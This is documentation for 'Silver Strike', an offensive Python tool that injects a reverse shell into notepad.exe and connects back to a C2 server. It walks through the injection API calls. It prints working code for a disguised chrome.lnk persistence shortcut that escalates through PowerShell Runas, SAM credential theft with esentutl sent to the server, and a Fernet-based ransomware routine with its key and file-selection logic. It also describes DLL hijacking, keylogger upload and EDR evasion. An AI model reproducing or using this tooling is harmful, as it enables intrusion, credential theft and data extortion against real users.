

Silver Strike Documentation



Short introduction

The Silver Strike is an Injected reverse shell tool that solely depends on Python.

On top of receiving a shell on the target this script offers multiple & Powerful built in models.

This PDF will cover most of the techniques of Silver Strike, how do they work, and how can we use the tool.

Now lets dive into the technicalities....

Important to acknowledge:

Server IP: 192.168.1.101

Target IP: 192.168.1.99

Injector process: We will use the actual .py script most of the time. For Debugging purposes, only in the injection paragraph I will use a compiled version of the script called injector_exe.exe, which I compiled with pyinstaller.

Injected process: notepad.exe - In a real world scenario I HIGHLY recommend targeting another process, as running commands via notepad.exe will trigger every EDR.

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Injection

I recently stumbled upon a library called pymem. This library is based on Ctypes which provides C compatible data types, and allows calling functions in DLLs or shared libraries.

Per the documentation of pymem "Pymem has been built to reverse games such as World of Warcraft", but if it's capable of manipulating the virtual memory of a remote process, you know its good for red teaming as well 😊.

Proof of injection

At first we can see that the injected process initiated a connection back to our C2 server. If you ever used notepad.exe, you probably know it doesn't initiate connections usually....

Process Name	Source	Destination	Protocol Name
notepad.exe	192.168.1.99	192.168.1.101	TCP
notepad.exe	192.168.1.101	192.168.1.99	TCP
notepad.exe	192.168.1.99	192.168.1.101	TCP

Now we will create a file on the Desktop and use ProcMon to see which process called the WriteFile() function. For this we will use the Upload_file module of Silver Strike.

```
[+] Target connected from: ('192.168.1.99', 49986)
type a CLI command or built-in coammand : upload_file
Full path of where to save the file on the client: C:\Users\aaa\Desktop\safe.exe
full path of file we want to upload: C:\Users\aaa\Desktop\KeyLogger.exe
File Uploaded
```

Yes, both users are called aaa...

Indeed we can see that notepad.exe was used to create the payload safe.exe on the target machine

Time of Day	Process Name	PID	Operation	Path
9:58:33.1176581 PM	notepad.exe	8724	WriteFile	C:\Users\aaa\Desktop\safe.exe

Lastly, via Processshacker2 we can see that there is a suspicious thread in notepad.exe, but more on that later.

Injection low-level

To perform the injection the injector uses 4 different WinAPI's, all located in the Kernel32.dll. Here we will look at their usage, result and parameters.

1) First the injector uses **OpenProcess()** to get a handle to the notepad.exe process object.

OpenProcess() receives 3 parameters: DesiredAccess, InheritHandle, PID.

The parameters:

x64dbg

```
Default (x64 fastcall)
1: rcx 000000000001F0FFF
2: rdx 0000000000000000
3: r8 000000000000024D0
```

DesiredAccess (rcx)- The rights which injector_exe.exe wants to get when accessing notepad.exe. These rights are checked against the security descriptor for the process. The 1F0FFF doesn't represent a single access right but a result of a few access rights combined.

You can see the different access rights [here](#) .


InheritHandle(rdx) – A Boolean value that decides if a child process of injector_exe.exe will inherit the value. In our case it won't.

PID (r8) – A hex representation of the notepad PID. 24D0 → 9424


The return value is a handle to the notepad.exe process object.

We can see the handle ID in many of the screenshots below

X64dbg




ProcessHacker2




2) After receiving the handle, the injector uses **VirtualAllocEx** to allocate a region of memory, within the virtual address space of Notepad.exe

X64dbg



On top of passing the above handle to VirtualAllocEx(), it passes 4 more parameters:

X64dbg



lpAddress (rdx) – desired base address to the region of memory we want to allocate. Here the parameter is NULL so the function will decide where the allocation will start.

dwSize (r8) – How much bytes to allocate. Roundup(NULL + 4) = until the end of the memory page. So we have 1 page of memory.

flAllocationType (r9) – The type of memory allocation. This is a hex representation of MEM_COMMIT which initializes the allocation with zero's & more...

flProtect - The type of access/protection this memory page will have. Our memory page will have **PAGE_EXECUTE_READWRITE**, which enables read/write & execute permissions to this memory page. Usually this is a strong indication for an injection and many injectors use it.

***Don't know how I remembered this, but **Volatility** (Memory forensics tool) has the command "malfind" which finds all the processes with this suspicious memory protection permissions, thus will easily find this injection.


3) Now the injector needs to write the malicious code within the Notepad.exe memory address, so it could be run on behalf of the legitimate process.

I've highlighted 2 parameters that the **WriteProcessMemory** API uses.

hProcess - First, is the handle that OpenProcess received.


lpBaseAddress - Second, base address of the memory page it will write to.

X64dbg



Indeed, when we go to the memory address highlighted in the picture above, we can see the full python script in clear text.

ProcessHacker2



In addition to the 2 parameters that were specified before, WriteProcessMemory passes 3 more parameters.

lpBuffer – the base address of the "source" buffer which holds the injected code.


nSize – how many bytes will be written to the destination process.

lpNumberOfBytesWritten – which is almost always NULL.

4) Lastly, the injector uses the **CreateRemoteThreadEx** API to create a thread that runs in the virtual address space of another process, in our case Notepad.exe.


The new thread will execute the injected code.

X64dbg



CreateRemoteThreadEx takes so many parameters that I couldn't even screenshot the (x64 fastcall) section and had to capture the function stack representation 😊. For that reason I will focus only on the 6 important ones.

X64dbg



Disclaimer: The parameters (handle & memory addresses) aren't part of the initial notepad.exe, as I forgot to take a screenshot of that.... Now let's dive into the action:

return address - The unhighlighted parameter in the picture isn't a parameter but the return address of the function and should be ignored for now.

hProcess – the handle we received with OpenProcess().

lpThreadAttributes – a pointer to the structure that represents the **security descriptor for the new thread**.

Because the value is NULL, the access control list in the security descriptor of the thread will be identical to the one in the **token of injector_exe.exe**.

lpStartAddress – A pointer to the application-defined function that will be executed by the thread and represents the starting address of the thread in the remote process.

lpParameter - A pointer to the variable that will be passed to the function specified above.

dwCreationFlags – Controls the creation and execution of the thread. Here the passed value is 0 which means the **thread runs immediately after creation**.

lpThreadId - A pointer to a variable that receives the thread identifier (TID).

The return value of CreateRemoteThreadEx is a handle to the new thread.

Sure enough we hit F9 one more time, and the new thread is created.

We can see it clearly in the thread list of notepad.exe

ProcessHacker2

notepad.exe (9424) Properties

GPU			Disk and Network		
General	Statistics	Performance	Threads	Token	Module
TID	CPU	Cycles delta	Start address	Priority	
8236			python39.dll!PyRun_SimpleString	Normal	
4584			notepad.exe+0x25410	Normal	


Some readers will examine the last ProcessHacker screenshot and ask **why** did Notepad.exe import Python39.dll. People that are more familiar with python know that PythonXX.dll has few crucial roles in running a python script. It first compiles the code. Then using PVM, it interpreters the code into machine language. If we want any process to successfully execute Python code, it must use this DLL.

Now comes the tricky question... **How** did Notepad.exe import Python39.dll?

Until now I showed that the injector has injected only python code, but that's incorrect.

The injector actually does 2 separate injections and we only covered the **second** one until now, as it's the more interesting one.

Both injections use the same flow



Lets do a small coverage on the **first** injection it does. Because the injection flow is the same, I will address only the last phase of the injection, which is creating the remote thread.

Here we can see that the injector uses CreateRemoteThreadEx with 3 important parameters that I highlighted

1 - hProcess - the handle we received with OpenProcess

2 - lpStartAddress - The pointer points to function LoadLibraryA, which will be used to import the python39.dll

3 – lpParameter A pointer to the variable that will be passed to the function specified above (LoadLibraryA)

FAF78AB51	48:FF15 F800400	call qword ptr ds:[%CreateRemoteThreadEx]	1: rcx 00000000000023C
FAF78AB58	0F1F400 00	nop dword ptr ds:[%eax], %eax	2: rdx 0000000000000000
FAF78AB5D	48:83C4 08	add rsp ,48	3: r9 00007FAF78704F0 <kernel32.LoadLibraryA>
			5: [rsp+28] 00000269607C0000

ProcessHacker2

```

3 55 73 65 72 73 5c 61 61 61 5c 50 79 63 C:\Users\aaa\Pyc
2 6d 50 72 6f 6a 65 63 74 73 5c 53 69 6c harmProjects\Sil
2 53 74 72 69 6b 65 5c 64 69 73 74 5c 49 verStrike\dist\I
5 63 74 6f 72 5f 65 78 65 5c 70 79 74 68 njector_exe\pyth
3 39 2e 64 6c 6c 00 00 00 00 00 00 00 00 on39.dll.....

```

The script uses a Cool, stelthy and rare persistance technique, that relies on how an .lnk can be configured.

```
lnk_path = os.environ['USERPROFILE'] + "\\Desktop\\chrome.lnk"
wshe11 = win32com.client.Dispatch("WScript.Shell")
lnk = wshe11.CreateShortcut(lnk_path)
lnk.TargetPath = r"powershell.exe"
lnk.arguments = r'Start "{0}\\AppData\\Local\\Programs\\Python\\Python39\\python.exe" "{0}\\PycharmProjects\\Python_injector\\Injected_Client.pyw" -Verb_Runas'.format(os.getenv('USERPROFILE'), os.getenv('USERPROFILE'))
lnk.windowstyle = 7
lnk.Hotkey = "CTRL+X"
lnk.IconLocation = r"{0}\\Downloads\\chrome.ico".format(os.getenv('USERPROFILE'))
lnk.save()

s.send('Persistence taken, possibility for process elevation as well.'.encode())
```

I saw that the file is an ISO file File type ISO image but it's HEX started like an executable 0000F000 4D 5A

```

MZ.....ÿÿ..
.  @.....
[ ].....
.....
..°..'.í!..Lí!Th
is program cannot
be run in DOS

```

Name	Size
data.dll	389 632
documents.lnk	2 798


Sliding through its tabs I encountered the following attribute:

To be honest, I immediately dropped the Icelid analysis and began searching and simulating this technique. Now back to the persistence module....

1) It creates the following shortcut on the desktop. The script itself downloads the .ico file for us.



2) When we take a look what the .lnk actually points to



We can see it actually points to **PowerShell**, and the command it executes is:


```
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe Start  
"C:\Users\aaa\AppData\Local\Programs\Python\Python39\pythonw.exe"  
"C:\Users\aaa\PycharmProjects\Python_injecter\Injected_Client.pyw" -Verb Runas
```

This command will execute our script with local admin privileges, which will allow us to **inject to higher privileges processes** and enhance our capabilities.

On top of that whenever "Ctrl + X" will be pressed (when the user tries to use "Ctrl + C" but accidentally presses 'X'... we've all been there), it will execute the command as well.

The PowerShell window will be minimized through the full process.

BUT! There is a small issue... the "Runas" parameter prompts a UAC that shows what is really running.




Fortunately, let's be honest none of us or any untrained user ever reads the UAC. We just get irritated by the nag and immediately press Yes...


Nevertheless, you can always cut the "-Verb Runas".

3) Another cool thing about this persistence is that it's actually a **defense evasion** technique as well. If used correctly, it will bypass parent-child detection mechanisms as the Pythonw.exe process won't be a child of PowerShell but of Explorer.

Ordinary execution with PowerShell ISE:



Execution through the .lnk



Credential Access

This capability copies the **SAM** file, and transfers it to our server where we can Mimikatz it offline.

```
def sam():
    output_path = os.getenv('APPDATA') + "\\Microsoft\\SAM"
    command = 'esentutl.exe /y /vss %SystemRoot%/system32/config/SAM /d {}'.format(output_path)
    p1 = subprocess.run(command, shell=True, capture_output=True)
    result = p1.stdout + p1.stderr

    try:
        if "error" in str(result):
            raise Exception

        time.sleep(10)
        download_file(output_path)

    except:
        with open(output_path + ".txt", 'w') as f:
            f.write("The injected process must run as local admin. {}".format(result))
            download_file(output_path)

    os.remove(output_path)
```

If some are unfamiliar, the SAM file is a DataBase for user's credentials and can be used for authentication users. The credentials are saved in an NTLM hash format and then encrypted by the Syskey utility.

Per Microsoft "Esentutl.exe Provides database utilities for the Extensible Storage Engine", but per red teamers "Esentutl.exe can **get a copy of EVERY LOCKED FILE**".

using the volume shadow copy services, Esentutl.exe takes a screenshot of the target file and then copies the screenshot to any destination we want.

```
/vss - copies a snapshot of the file, does not replay logs.
```

This technique requires local admin which we can obtain with the [persistence & elevation](#) method.

Ransomware

Confession, at first the SilverStrike tool was intended to be only an **injected ransomware**.

The ransom relies on the Fernet symmetric encryption method.

The Key itself is chosen by the attacker, and could be set on the C2 Server

```
symmetric_key = Fernet('TEf4-kjjrBt1V57EecJ9mmVm8247wYDWUctk9REC-Bd=')
```

Then it's encoded and transferred to the client.

As a guy that works in an EDR company and worked with plenty other EDR's in the past, I'm pretty familiar with their Ransom detection mechanisms and capabilities, thus I was able to easily bypass them.

For confidentiality reasons I will not share the detection techniques.

Nevertheless, I can guarantee you that: the only mechanism that can spot this ransomware at the moment is decoy files. However, when the SOC team examines the alert, they will see that the decoy file was accessed by notepad.exe which probably won't raise an eye brow.

The ransomware has 3 capabilities: Encrypting, Decrypting, Dropping README files on the desktop.

The Encryption/Decryption is configured to run from the desktop and below and to avoid .exe, .lnk, .ini files.

This can be modified here:

```
def Should_i_encrypt(command, symmetric_key, path=os.path.join(os.environ['USERPROFILE'], 'Desktop')):
    # Static values
    dont_touch_extensions = ['.exe', '.lnk', '.ini']
```


DLL Hijacking

DLL hijacking is an easy method to understand.

DLL hijacking has 2 different techniques: **replacing the actual DLL**, **path hijacking**.

The technique is based on "replacing" a .dll file that an executable imports & executes (Or just executes, regsvr32.exe for example).

This technique can help the attacker achieve: persistence, evasion, elevation, etc' if targeting the correct DLL.

For using this technique, the attacker must implement few key steps.

- 1) Finding the DLL's that the targeted executable imports
- 2) Finding the right location of the DLL (You will see that there are many instances of DLL's with the same name across the file system).
- 3) Find what functionality the DLL offers to the executable, or replacing the dll will crash the process and raise a red flag.
- 4) Finding the name of the functions the executable calls from the dll, and using them in the malicious DLL.

It doesn't matter which one of the 2 hijacking techniques you choose to implement, Silver Strike can help you out.

The **dll_enum** command generates for the attacker a text file that specifies all the DLL's the injected process imports and all their instances on the system.

An example text file:



Dlls_and_paths.txt

After the attacker targets a dll, he can use the **download_file** module to get an instance of it and start analyzing its exports.

Lastly when the attacker finished crafting his malicious dll, he can use the **upload_file** module to upload it to the correct path.

Extra's

Few extra commands that Silver Strike offers:

- 1) **help** - will show you a menu with all the possible commands.
- 2) **screenshot** – Takes a screenshot of the target host monitor. The screenshot will be saved as time and date it was taken. Example: "12;04;2022 15;35.png"
- 3) **System commands** – You have a shell on the target machine.... Go wild.

How To Use

I will address how to use Silver Strike as a script at first (.py) and I will only touch shortly about using a compiled version (.exe).

Requirements:

- * The Target machine must have python 3.9 and above.
 - * The target machine must have all the modules mentioned in the requirements.txt.
- If the attacker wants to ensure the target machine has them he can add the command `"pip install -r requirements.txt"` before the injection begins (lines 1-5).
- *The injected process must be running. I recommend injecting to explorer.exe or a startup 3rd party software.
 - *Like with every injection the target process must run with the same privileges as the attacker.

Debugging:

I'll be honest, calling pymem "Unfriendly" is an understatement....

- * There are plenty of limitations I had to find the SUPER HARD way, for example using '\n' or '\\' will terminate the injected script.
- * On top of that, because the errors happen in the destination process you can't see them in your console. To overcome this MASSIVE limitation I recommend using the traceback module and write its output to a file. See an example [here](#).
- *Add insult to injury, The whole injected script must be written as a comment... So if you thought you can rely on your IDE or see some colors in your code, I'm sorry to break the news.

```
code = """
import socket, subprocess, os, pyautogui, pymem, time, threading, win32com.client
from cryptography.fernet import Fernet
```

The best way to see if the injection worked and is still alive is by looking at the target process threads (processhacker).

Compile to EXE:

In a real world scenario, attacker might prefer using Silver Strike as an executable and not a script.

Pyinstaller can help you convert .py → .exe.

But it's important to know that Pyinstaller can really mess up the conversion. Using ProcMon I found out Pyinstaller may modify path's and names, thus destroy the executable.

When I tried compiling the script myself, it had a 50% success rate, which means the same compiled script sometimes worked and sometimes didn't (using the script itself = 100% success rate).

I'm not claiming to be a pro when converting .py → .exe, and it's only the 10th script I tried it on (give or take), so I might have done few mistakes there, that you won't do...

Important to acknowledge: If you are able to convert the script to .exe the target machine doesn't need to have python or any of the libraries installed.